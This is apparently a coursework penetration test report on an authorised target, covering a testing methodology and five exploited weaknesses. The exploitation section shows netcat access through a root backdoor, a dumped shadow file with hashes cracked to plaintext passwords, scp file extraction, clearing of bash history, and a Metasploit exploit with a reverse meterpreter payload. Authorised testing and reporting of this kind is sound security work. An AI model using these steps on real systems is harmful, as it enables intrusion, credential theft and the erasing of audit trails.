Ethical Hacking 2

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1. PART A: PENETRATION TESTING METHODOLOGY

"Love your enemies, for they shall tell you all your faults"

Benjamin Franklin

1.1 INTRODUCTION

In designing a penetration test methodology, we first examine the scope of the test and what will be tested. During pre-engagement with the customer, we confirm it as a black box test¹ with a single IP start point, there will be a four-hour window in which to conduct the test and its purpose is not to assess an admin or protective system. Damaging the system or its affecting availability is not covered by the scope. Our main challenges therefore are;

- Limited time
- No prior knowledge of the system

The key words in our plan are efficiency and effectiveness, focusing on what is realistically achievable within a five stage ethical hacking framework. Tools are consequently selected to allow maximum analysis time rather than tool setup and where possible pre-written queries are used. Where a vulnerability assessment would only look at possible weaknesses, we will be progressing from this stage with the attempted exploitation of vulnerabilities, thereby identifying the true risk to the system from a raid style attack.

1.2 FRAMEWORK

Whilst relatively short, the test will not be a smash and grab. A framework is required including key steps taken in set order, providing a clean and well run engagement for the client. The five stage penetration testing framework will be broken into discovery and exploitation phases, see figure 1.




Figure 1 Five Stage Framework

¹ Black Box test – a simulated attack where the tester who has no prior knowledge of the network.

From here we expand into the specific broad tasks as featured in figure 2, we aim to maximise attack options for the allotted time, challenging the systems security for minor incursion. During the Exploitation phase, our attack will become responsive to services identified during the discovery stage. A DoS² attack will not be attempted with the test focusing on the confidentiality and integrity of client data.




Figure 2 Framework expansion

² Denial of Service

1.3 DISCOVERY

"Give me six hours to chop down a tree and I will spend the first four sharpening the axe."

-Abraham Lincoln

A. RECONNAISSANCE

The discovery stage is of vital importance, background preparation must be thoroughly conducted to identify potential flaws before moving to the exploitation phase. Whilst we are provided with an IP it would be unprofessional to not conduct any reconnaissance. We will, however, reduce this step to focus on two key checks;

- Both Dieterle (2014) and Kim (2015) recommend the use of Recon-ng a reconnaissance framework which can generate a great deal of passive OSINT³ for targets.
- Dieterle (2014) also notes that using Shodan we can quickly perform checks to identify ports, services and other important information.

Both tools will be run, with pre-picked Recon-NG modules used to reverse resolve hostnames, identify ownership, location netblocks, and contact information. This information exceeds the customer scope and will not be used in onward testing⁴, it may, however, be of value to them in the report.

B. SCANNING AND ENUMERATION

The core of our information gathering will be conducted actively. Here we aim to maximise information regarding open ports, services, DNS⁵, operating systems, applications and their associated patching.

- Nmap is universally recognised as the industry tool of choice, Dieterle (2014) and Engebetson (2013).
 Kim, however, identifies Sparta for scanning smaller networks. Sparta combines multiple steps running two stage Nmap scans as well as a Nikto web server scan. We will use Nmap and Nikto separately to allow for finer control and to improve understanding of scans and results.
- Automated vulnerability scanning will be conducted using both Nessus, as recommended by Dieterle (2014), Engebetson (2013) and Kim (2015) and OpenVAS also recommended by Kim (2015) for its configurable settings.
- Should HTTP ports be identified web crawling tool HTTrack will be used to save sites for offline
 examination. Furthermore Dig, NSlookup, Netcraft and DMitry can be used for gathering additional
 information on the site. We may also decide to directly visit the IP via a web browser and attempt
 domain name traversal.

³ OSINT - Open Source Intelligence

⁴ Due to the distinct possibility the IP will be part of an ISP net block leased to the client and beyond our scope.

⁵ DNS, Domain Name System

STEALTH

"Behold, I send you forth as sheep in the midst of wolves: be ye therefore wise as serpents, and harmless as doves."

-Matthew 10:16

Pre-engagement clarifies neither administrator nor IDS/IPS⁶ are present, this allows us to discount Nmap scan speed concerns due to stealth not being required⁷, we could, however, demonstrate some astuteness by altering certain settings. Iceweasel browser and Nikto scans feature distinct user agents, whilst these do not require changing we will in case there is a pattern matching defence. A point to note, Nikto is extremely noisy, this action will not make it any more covert when reviewed in any packet captures.




Figure 3 Altering Nikto UA to a generic Windows 10 Firefox



Figure 4 Altering Iceweasel UA to a generic Macintosh Safari browser

⁶ IDS - Intrusion detection system, IPS - Intrusion prevention system

⁷ Nmap offers 'Paranoid, Sneaky, Polite, Normal, Aggressive and Insane' scan speeds

1.4 EXPLOITATION

"You can strike with the few and be many if you strike your adversary in his gaps"

-Sun Tzu

C. MANUAL VULNERABILITY SCANNING

With the results of our scanning and enumeration we can begin researching services for vulnerabilities. The following industry standard references will be used;

- Common Vulnerabilities and Exposure (CVE)
- Common Vulnerability Scoring System (CVSS)
- Common Weakness Enumeration (CWE)
- National Vulnerability Database (NVD)
- Bugtraq ID (BID)
- Open Web Application Security Project (OWASP)
- Metasploit keyword search
- Nmap vulnerability scripts

D. AUTOMATED VULNERABILITY SCANNING

In addition, automated scanning will be conducted. Kim (2014) discusses both financial and technical considerations between Nexpose and Nessus as well as exploring the open source scanner OpenVAS. We will use Nessus due to its performance and ability to identifying anomalous vulnerabilities, then OpenVAS to compare results.

E. EVALUATION AND EXPLOITATION

Evaluation of results from both manual and automated vulnerability scanners feeds into exploitation. Here we will attempt to either conduct a remote exploit identified by our research or direct access using user credentials. Client side attacks will not be attempted due to time constraints. On access priority will be placed on escalating and maintaining privileges mitigating potential access loss. Exploration of the network is conducted in parallel to identify and extract files of interest. See figure 5.




Figure 5 Exploitation Process

2. VULNERABILITIES AND EXPLOITATION

2.1 VULNERABILITY 1 - DIRECTORY TRAVERSAL ATTACK

The web page associated with the IP contains an online maze which, beyond the initial page, we traverse by altering the URL⁸ rather than page links.

1. On the first page, we simply click the door.



Figure 6 'Enter the door!'

2. The second page's tab asks 'what is after 2?' here we alter the address from level2 to level3.




Figure 7 'what is after 2?'

⁸ URL – Uniform Resource Locator

3. The third page's tab tells us 'Turn me ON!' here we alter false to true.




Figure 8 'Turn me ON!'

4. This brings us to our final page which asks is we acquired the 'User\ Credentials'? Having got this far by altering the URL we receive another hint that we can attempt direct request browsing to a user credentials page, this also appears in the page's source.




Figure 9 'Did you Get the 'User\ Credentials'?'




Figure 10 Source code hints

5. After a few attempts, we identify the file in the /false directory providing the username and password to four accounts.



Figure 11 Direct request browsing to the directory containing the UserCredentials




Figure 12 The Usernames and Passwords identified by direct request browsing

2.2 VULNERABILITY 2 - BASH SHELL **BACKDOOR** PORT 7775

A backdoor bash shell was identified on port 7775.

1. This allowed us to enter the system with root privileges using netcat

```
oot@tom:~# nc 83.105.119.24 7775
ls
Desktop
QEMU
Set IP address
WebScarab.properties
argo.user.properties
argouml.log
libvars.h
lida
gemu
sample_scripts
workspace
WWW
whoami
root
```

Figure 13 Backdoor entry via netcat, listing the contents of the current directory and identify current account

```
cd ../..
ls
bin
boot
dev
dvl
eclipse
etc
home
honeynet.org
lib
lost+found
mnt
opt
pentest
proc
root
sbin
sys
tmp
var
pwd
```

Figure 14 traversing to the highest possible access and again listing directory contents

2. From here we were able to begin internally scanning and exploring the system identifying folders and files of interest including the password and shadow file. Clark's Red Team Field Manual (2014) provided locations for files of interest. Of interest the passwords for frodo, bilbo, samwise and faramir feature the prefix \$1\$ indicating a md5 hash, these were taken on for further exploitation, see vulnerability 3.

```
cat /etc/shadow
root:$1$pk21HW3B$bmfPRjQH86asd6rHNRPLB0:16544:0::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
adm:*:9797:0:::::
lp:*:9797:0:::::
sync:*:9797:0:::::
shutdown:*:9797:0:::::
halt:*:9797:0:::::
mail:*:9797:0:::::
news:*:9797:0:::::
uucp:*:9797:0:::::
operator:*:9797:0:::::
games:*:9797:0:::::
ftp:*:9797:0:::::
smmsp:*:9797:0:::::
mysql:*:9797:0:::::
rpc:*:9797:0:::::
sshd:*:9797:0:::::
gdm:*:9797:0:::::
pop:*:9797:0:::::
nobody:*:9797:0:::::
postgres:!:13568:0:99999:7:::
frodo:$1$KaKrj3BJ$TIBxy4Jh9UwfSnaR4eU780:16544:0:99999:
bilbo:$1$2pr09m3B$M0QP44TK/JWhCZz/VkWxF1:16544:0:99999:
samwise:$1$gxl1Co3B$UoYqKk45Fy0T/.lqu77lg/:16544:0:9999
faramir:$1$f/01zp3B$eHKPnIPINGtUmLZY6ZEzK1:16544:0:9999
cat /etc/passwd
root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:
ftp:x:14:50::/home/ftp:
```

Figure 15 displaying shadow and passwd file contents

Figure 16 Displaying VNC passwd contents

```
cd /tmp/
ls
gconfd-root
hsperfdata root
kde-root
ksocket-root
orbit-root
sess 022e0a6580e9320be4b1d70f997485e8
sess 0f5b96b7acca47ae267aad29b5a00afb
sess 186e4ad647988eed9750eb670e54412b
sess 4b14f0d55e05630f0179524396b80466
sess 4c798f5d3b35d0c1262c4775ec1e4347
sess 6c826a38cf7cb1f3f4968893d6931d9e
sess 734b56231e8a01fb8ac77d43a4c17a6b
sess 84066e554fd7e628b1c9d1d0a271b294
sess 8546c0c7d5dbfa2b6dde840ce5533eaf
sess 9afea4676bc92262dccdd442c87aeb0d
sess a08a847aea18048a91d0d53fc675164a
sess b775bdf88ef8a720674041e0695726aa
sess bf8b0b545f57812ff4033ec029b0edd1
sess d82a43aea16ce447928cbbd075fd4df3
sess e439e7f30beafddc32502406b8e3252c
sess eb3ff80d72010b9a7d17c5f7b14e2ecb
sess f4b63fec2e8510b038b0017e8a10b1e2
test.txt
wc -l test.txt
1 test.txt
cat test.txt
Put me in your report
```

Figure 17 tmp files

3. With our privileges, we could display valuable system info including the systems RAM usage and running processes including Wireshark⁹, a process a hacker may want to stop with a kill command.

```
cat /proc/meminfo
MemTotal: 20
                   2073116 kB
1377612 kB
206108 kB
MemFree:
Buffers:
Cached:
                    169976 kB
                          0 kB
SwapCached:
                   323560 kB
Active:
Inactive:
HighTotal:
                   155512 kB
1179584 kB
HighFree:
                    900312 kB
LowTotal:
LowFree:
                    893532 kB
                    477300 kB
SwapTotal:
                          0 kB
SwapFree:
                          0 kB
Dirty:
Writeback:
                         64 kB
                          0 kB
                    103004 kB
AnonPages:
                     49880
Mapped:
                             kB
```

Figure 18 System RAM info

ps aux USER	DID	%CPU	0.MEM	VSZ	ncc	TTY	CTAT	START	TIME	COMMAND
root	1	0.0	0.0	716	264		SS	17:00		init [3]
root	2	0.0	0.0	710	204		SN	17:00		[ksoftirqd/0]
root	3	0.0	0.0	9	Θ		SK	17:00		[events/0]
root	4	0.0	0.0	9	0		S<	17:00		[khelper]
root	5	0.0	0.0	0	0		S<	17:00		[kthread]
root	96	0.0	0.0	0	0		S<	17:00		[kblockd/0]
root	97	0.0	0.0	0	0		S<	17:00		[kacpid]
root	247	0.0	0.0	0	0		S<	17:00		[ata/0]
root	247	0.0	0.0	0	0		S<	17:00		[ata aux]
	249	0.0	0.0	0	0		S<	17:00	0:00	
root	252	0.0	0.0	9	0		5<	17:00		[khubd]
root	254	0.0	0.0	9	0		S<	17:00		[kseriod]
root	276	0.0	0.0		0		S			
root root	276	0.0	0.0	0	0		S	17:00 17:00		[pdflush]
	277	0.0	0.0	0	0		5 S<	17:00	0:00	
root	279	0.0	0.0	0	0		S<	17:00		[aio/0]
root	280	0.0	0.0	0	0		5< S<	17:00		[ifsI0]
root	281	0.0	0.0	0	0		S<	17:00		
root	281	0.0	0.0	Θ	Θ		S<	17:00	0:00	[jfsCommit] [jfsSync]
root	283	0.0	0.0	9	0		S<	17:00		[xfsloqd/0]
root	283	0.0	0.0	9	0		S<	17:00		[xfsdatad/0]
root	1011	0.0	0.0	9	0	?	S<	17:00		
root										[scsi_eh_0]
root	1056	0.0	0.0	0	0	?	S< S<	17:00		[exec-osm/0]
root	1061			0	0			17:00		[block-osm/0]
root	1083	0.0	0.0	0	0		S<	17:00		[kcryptd/0]
root	1084	0.0	0.0	0	0		S<	17:00		[kmpathd/0]
root	1085	0.0	0.0	9	0		S<	17:00		[ksnapd]
root	1086	0.0	0.0	0	0		S<	17:00		[kmirrord]
root	1091	0.0	0.0	0	0		S<	17:00		[kjournald]
root	1173	0.0	0.0	1808	552		S <s< td=""><td>17:00</td><td></td><td>/sbin/udevddaemon</td></s<>	17:00		/sbin/udevddaemon
root	2346	0.0	0.0	0	0		S<	17:00		[kpsmoused]
root	2449	0.0	0.0	1716	668		Ss	17:00		/usr/sbin/syslogd
root	2452	0.0	0.0	1568			Ss	17:00		/usr/sbin/klogd -c 3 -x
root	2513	0.0	0.0	3688	1072		Ss	17:00	0:00	/usr/sbin/sshd

Figure 19 Running Processes

root	4577	0.0	1.4	52868 3084	8 ?	S	17:04	0:02	wireshark	ı
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Figure 20 Including Wireshark

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⁹ Wireshark is a network protocol analyser

4. Creation of a full directory list for investigation, should we wish to identify additional interesting files, was also possible. This process is likely to have been extremely overt creating a 3.35MB file.

```
tree -f -a >tree.txt
head tree.txt
     -- ./bin/AutoScan Agent
     -- ./bin/AutoScan_Network
     -- ,/bin/[
     -- ./bin/arch
     -- ./bin/ash
     -- ./bin/awk -> gawk
     -- ./bin/basename
tail tree.txt
                         `-- ./var/tmp/texfonts/source/jknapp
                ./var/tmp/texfonts/tfm
                 -- ./var/tmp/texfonts/tfm/jknappen
                     -- ./var/tmp/texfonts/tfm/jknappen/ec
                         |-- ./var/tmp/texfonts/tfm/jknappen/
                          -- ./var/tmp/texfonts/tfm/jknappen/
         -- ./var/xen/dump
64657 directories, 592460 files
```

Figure 21 Full Directory list created

```
cd /home/bilbo/
Put Me In Your Report Bilbo Baggins.jpg
tree.txt
tar -czf bilbo.tar.gz tree.txt Put_Me_In_Your_Report_Bilbo_Baggins.jpg
Put_Me_In_Your_Report_Bilbo_Baggins.jpg
bilbo.tar.gz
tree.txt
ls-l
bash: line 12: ls-l: command not found
ls -l
total 62472
                          72299 Nov 15 10:55 Put Me In Your Report Bilbo Baggins.jpg
-rw-rw-rw- 1 root root
                        3817148 Apr 19 22:27 bilbo.tar.gz
-rw-r--r-- 1 root root
-rw-r--r-- 1 root root 60005247 Apr 19 22:10 tree.txt
```

Figure 22 File zipping for extraction

5. Navigating to the personal folders allowed us to extract files of interest via SSH using the passwords identified from the website directory traversal attack.

```
root@tom:~# ssh bilbo@83.105.119.24
The authenticity of host '83.105.119.24 (83.105.119.24)' can't be established.
RSA key fingerprint is SHA256:EQ33VHd04/NVRe+/+/pH70lztIGVgf9aE1GGlfxRQjw.
    Are you sure you want to continue connecting (yes/no)? no
Host key verification failed.
  6% 3560KB 106.1KB/s
                                                                                                                                                                                                                                                                                                                                                                          08:38 ETA^
    Croot@tom:~# scp bilbo@83.105.119.24:bilbo.tar.gz /root/Desktop/
bilbo@83.105.119.24's password:
bilbo@83.105.119.24's password:
bilbo.tar.gz

root@tom:~# scp faramir@83.105.119.24:Put_Me_In_Your_Report_Faramir.png /root/Desktop/
^[[D^[[cfaramir@83.105.119.24's password:
Put_Me_In_Your_Repor 100% 416KB 104.0KB/s 00:04
root@tom:~# scp Frodo@83.105.119.24:Put_Me_In_Your_Report_Faramir.png /root/Desktop/
Frodo@83.105.119.24's password:
Permission denied, please try again.
Frodo@83.105.119.24's password:
Permission denied, please try again.
Frodo@83.105.119.24's password:
Permission denied (publickey,password,keyboard-interactive).
root@tom:~# scp Frodo@83.105.119.24:Put_Me_In_Your_Report_Frodo.png /root/Desktop/
Frodo@83.105.119.24's password:
root@tom:~# scp frodo@83.105.119.24:Put_Me_In_Your_Report_Frodo.png /root/Desktop/
frodo@83.105.119.24's password:
Permission denied, please try again.
Frodo@83.105.119.24's password:
Permission denied, please try again
                                                                                                                                                                                                                                                                             100% 3728KB 103.6KB/s
                                                                                                                                                                                                                                                                                                                                                                          00:36
                                                                                                                                                                                                                                                                            100% 742KB 106.0KB/s
                                                                                                                                                                                                                                                                                                                                                                         00:07
    scp: Put Me_In_Your_Report_Samwise.png: No such file or directory
root@tom:~# scp_bilbo@83.105.119.24:Put_Me_In_Your_Report_Samwise.png_/root/Desktop/
    bilbo@83.105.119.24's password:
Put_Me_In_Your_Report_Samwise.png
root@tom:~# scp bilbo@83.105.119.24:Put_Me_In_Your_Repo
                                                                                                                                                                                                                                                                            100% 163KB 81.5KB/s
                                                                                                                                                                                                                                                                                                                                                                          00:02
                       tom:~# scp bilbo@83.105.119.24:tmp.tar.gz /root/Desktop/
      bilbo@83.105.119.24's password:
                                                                                                                                                                                                                                                                            100%
                                                                                                                                                                                                                                                                                                        10KB
                                                                                                                                                                                                                                                                                                                                   9.8KB/s
                                                                                                                                                                                                                                                                                                                                                                          00:00
      tmp.tar.gz
                    @tom:~# ls
```

Figure 23 file extraction

6. Some account passwords did not work however, this provides an opportunity to attempt local file movement into folders from which we could extract.

```
cd bilbo
ls
Put_Me_In_Your_Report_Bilbo_Baggins.jpg
Put_Me_In_Your_Report_Frodo.png
Put_Me_In_Your_Report_Samwise.png
bilbo.tar.gz
tree.txt
mv_Put_Me_In_Your_Report_Samwise.png /home/samwise
```

Figure 24 internal file movement

7. Finally, attempts to clear logs were made.

```
cd .bash_history
bash: line 29: cd: .bash_history: No such file or directory
tail .bash_history
tail: cannot open '.bash history' for reading: No such file or directory
ls -l
total 84
              2 root
drwxr-xr-x
                        root
                               4096 Jan 18
                                            2009 bin
drwxr-xr-x
                              4096 Nov 8 20:33 boot
            2 root
                        root
                        root 14520 Apr 19 17:00 dev
drwxr-xr-x 19 root
drwxr-xr-x 12 root
                        root 4096 Oct 14
                                            2007 dvl
                              4096 Apr 27 2008 ecl
4096 Apr 19 17:55 etc
drwxr-xr-x
              4 root
                        root
                                             2008 eclipse
drwxr-xr-x 59 root
                        root
drwxr-xr-x
                               4096 Nov
             6 root
                        root
                                         8 22:10 home
drwxr-xr-x
                              4096 Sep
            6 root
                        root
                                         1 2007 honeynet.org
drwxr-xr-x
              6 root
                              4096 Jan 18
                                             2009 lib
                        root
                        root 16384 Nov
                                          8 19:10 lost+found
drwx-----
              2 root
drwxr-xr-x
            6 root
                              4096 Nov
                        root
                                          8 20:42 mnt
                        root
                               4096 May
                                            2007 opt
drwxr-xr-x 22 root
dr-xr-xr-x 130 root
                               4096 Oct 14
                                            2007 pentest
                        root
                               0 Apr 19 17:00 proc
4096 Apr 19 18:26 root
                        root
drwxr-xr-x
                        root
drwxr-xr-x
                               8192 Jan 18 2009 sbin
             2 root
                        root
drwxr-xr-x 11 root
                        root
                                  0 Apr 19 17:00 sys
                               4096 Apr 19 23:46 tmp
4096 Jan 18 2009 usr
drwxrwxrwt
             9 nobody root
drwxr-xr-x 21 root
                        root
drwxr-xr-x 20 root
                        root 4096 Jan 18 2009 var
cd
tail .bash_history
exit
echo "" > .bash_history
tail .bash history
cd home
```

Figure 25 Clearing bash history to remove records of commands used

```
history -c
^C
root@tom:~#
```

Figure 26 Clearing history

Specific commands used:

Command	Result
nc 83.105.119.24 7775	Netcat session opened on port 7775
Cat /proc/meminfo	Displayed information about the systems RAM usage
ps aux	Listed processes and statuses
tree -f -a >tree.txt	Created a full listing of directories and files on the target device
tar -czf bilbo.tar.gz tree.txt Put_Me In_Your_Report_Bilbo_Baggins.jpg	Compressed files of interest to gzip for extraction
echo " " > .bash_history	Attempted to overwrite the bash history, a log which would indicate commands used during attack
history -c	Cleared the current sessions history

2.3 VULNERABILITY 3 - WEAK PASSWORDS/CRACKING

Whilst the password and shadow files identified in the previous exploitation were cryptographically hashed we identified the hashing algorithm as md5 due to the prefix ID of \$1\$. md5 is considered to be a weak algorithm for passwords so to demonstrate this the hash files pulled from the /etc/shadow/ directory were run through John the Ripper (JTR)¹⁰, JTR quickly identified passwords for faramir and bilbo.

```
root@tom: ~# john Desktop/shadow
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string
is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading the
se as that type instead
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (md5cry
pt, crypt(3) $1$ [MD5 128/128 XOP 4x2])
Press 'q' or Ctrl-C to abort, almost any other key for
status
password (faramir)
Batman1 (bilbo)
2g 0:00:18:05 3/3 0.001842g/s 10849p/s 32531c/s 32531C/s resed..res1r
Use the "--show" option to display all of the cracked passwords reliably
```

Figure 27John the Ripper identifies passwords for faramir and bilbo

2.4 VULNERABILITY 4 - ATTEMPTED VNC ACCESS

Attempting access to the VNC¹¹ recognised on ports 5802 and 5902 identified the service as IcedTea-web (1.6.2), a fully patched version with no current CVEs. A copy of TightVNC was installed and access was attempted using previously identified credentials, all of which failed.




Figure 28 TightVNC connection attempt using identified passwords

¹⁰ A password cracker designed to detect weak Unix passwords

¹¹ Virtual Network Computing a graphical user interface to remotely control another computer




Figure 29 Authentication failure

Retrospectively Offensive Security (2016), showed that Metasploit auxiliary module vnc_none_auth would have expedited this check. The password identified previously from root/.vnc may have logged us into the system using genuine user credentials, but there appears to be an encoding issue possibly due to a different language setting on the target device ("i¿½or�%i¿½ï¿½ï¿½ï¿½ör�%or�%i½½ï;½%i).




Figure 30 VNC failed password attempt from /root/.vnc/passwd

2.5 VULNERABILITY 5 - PHP/4.4.4

102 vulnerabilities were noted for the PHP/4.4.4 service and a Metasploit module was discovered during our research. Esser's (2007) exploit exposed a vulnerability in the integer overflow of PHP webserver extensions, which, according to Moore (2007), may have been used in the vandalism of the 1 in 70 phpBBs defaced during 2007.




Figure 31 CVE database identifying Metasploit modules

Metasploit Modules Related To PHP PHP 4.4.4 CVE-2007-1286 PHP 4 unserialize() ZVAL Reference Counter Overflow (Cookie) This module exploits an integer overflow vulnerability in the unserialize() function of the PHP web server vulnerability was patched by Stefan in version 4.5.0 and applies all previous versions supporting this function module targets numerous web applications and is based on the proof of concept provided by Stefan Esser. The control of the proof of the proof of the provided by Stefan Esser. The proof of the proof of the provided by Stefan Esser. The proof of the proof of the proof of the provided by Stefan Esser. The proof of th

Figure 32 The Metasploit module relating to PHP 4

The module was loaded in Metasploit, setting the required parameters, then launched. A session was not created however which is believed to be due to NAT'ing at the testers end. Should the meterpreter session have been created a powerful shell with commands for file systems, systems, networking, user interface and webcam would have been available.

```
Module options (exploit/multi/php/php unserialize zval cookie):
                 Current Setting Required Description
   Name
                                                 The name of the cookie passed to unserialize()
A proxy chain of format type:host:port[,type:host:port][...]
   COOKTENAME
   Proxies
                                                 The target address
The target port
Negotiate SSL/TLS for outgoing connections
                                     yes
no
   RPORT
                                                 The path to vulnerable PHP
HTTP server virtual host
Payload options (linux/x86/meterpreter/reverse_tcp):
                   Current Setting Required Description
                                                   Debugging options for POSIX meterpreter
   DebugOptions
                   37.60.74.162
443
                                                    The listen port
                                        yes
sf exploit(php_unserialize_zval_cookie) > set LPORT 80
nsf exploit(php_unserialize_zval_cookie) > exploit
    83.105.119.24:80 - Exploit failed: A target has not been selected.
                          but no session was created
```

Figure 33 Metasploit attempt

3. PART B - PENETRATION TEST REPORT

3.1 DOCUMENT DETAILS

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3.2 EXECUTIVE SUMMARY

Staffordshire University requested a black box penetration test in order to determine its exposure to online raid attacks. The tests activities replicated the conduct of a malicious actor attempting an attack against Stafford University and intended to:

- Penetrating Stafford University's network infrastructure via an external attack.
- Determine the impact of the above infiltration on the confidentiality and integrity of sensitive data.

3.3 SUMMARY OF RESULTS

The penetration test successfully identified a number of issues, the target is vulnerable to attacks which allow malicious actors to affect confidentiality, integrity and availability of services and sensitive data. Admission to the machine was gained by both direct entry with leaked user credentials and backdoor access. The overarching recommendation is that the client immediately patches or replaces unsupported systems, remove backdoor access and implement stronger password policy to minimise risk/likelihood that vulnerabilities on the target system are exploited in a malicious attack. In conclusion, a number of areas have been identified where poorly configured, outdated or unsupported systems result in a risk to the client, we must, therefore, declare the system as insecure.

3.4 INTRODUCTION

A penetration test took place on 3 August 2016 against target IP 83.105.119.24. Testing was conducted using a Kali Linux 2016.1 virtual machine from a remote location, Lincoln, Lincolnshire. The tools used are commonly available to attackers.

A. SCOPE

The goal of this pen-test, as agreed during pre-engagement discussions (5 July 2016), was to identify vulnerabilities, from the target's exposed external perimeter, which a hacker could exploit.

Systems tested as part of the engagement

- OpenSSH 4.4 (protocol 1.99)
- Apaches http 1.3.37
- PHP/4.4.4)
- TightVNC 1.2.8
- Shell

B. TERMINOLOGY

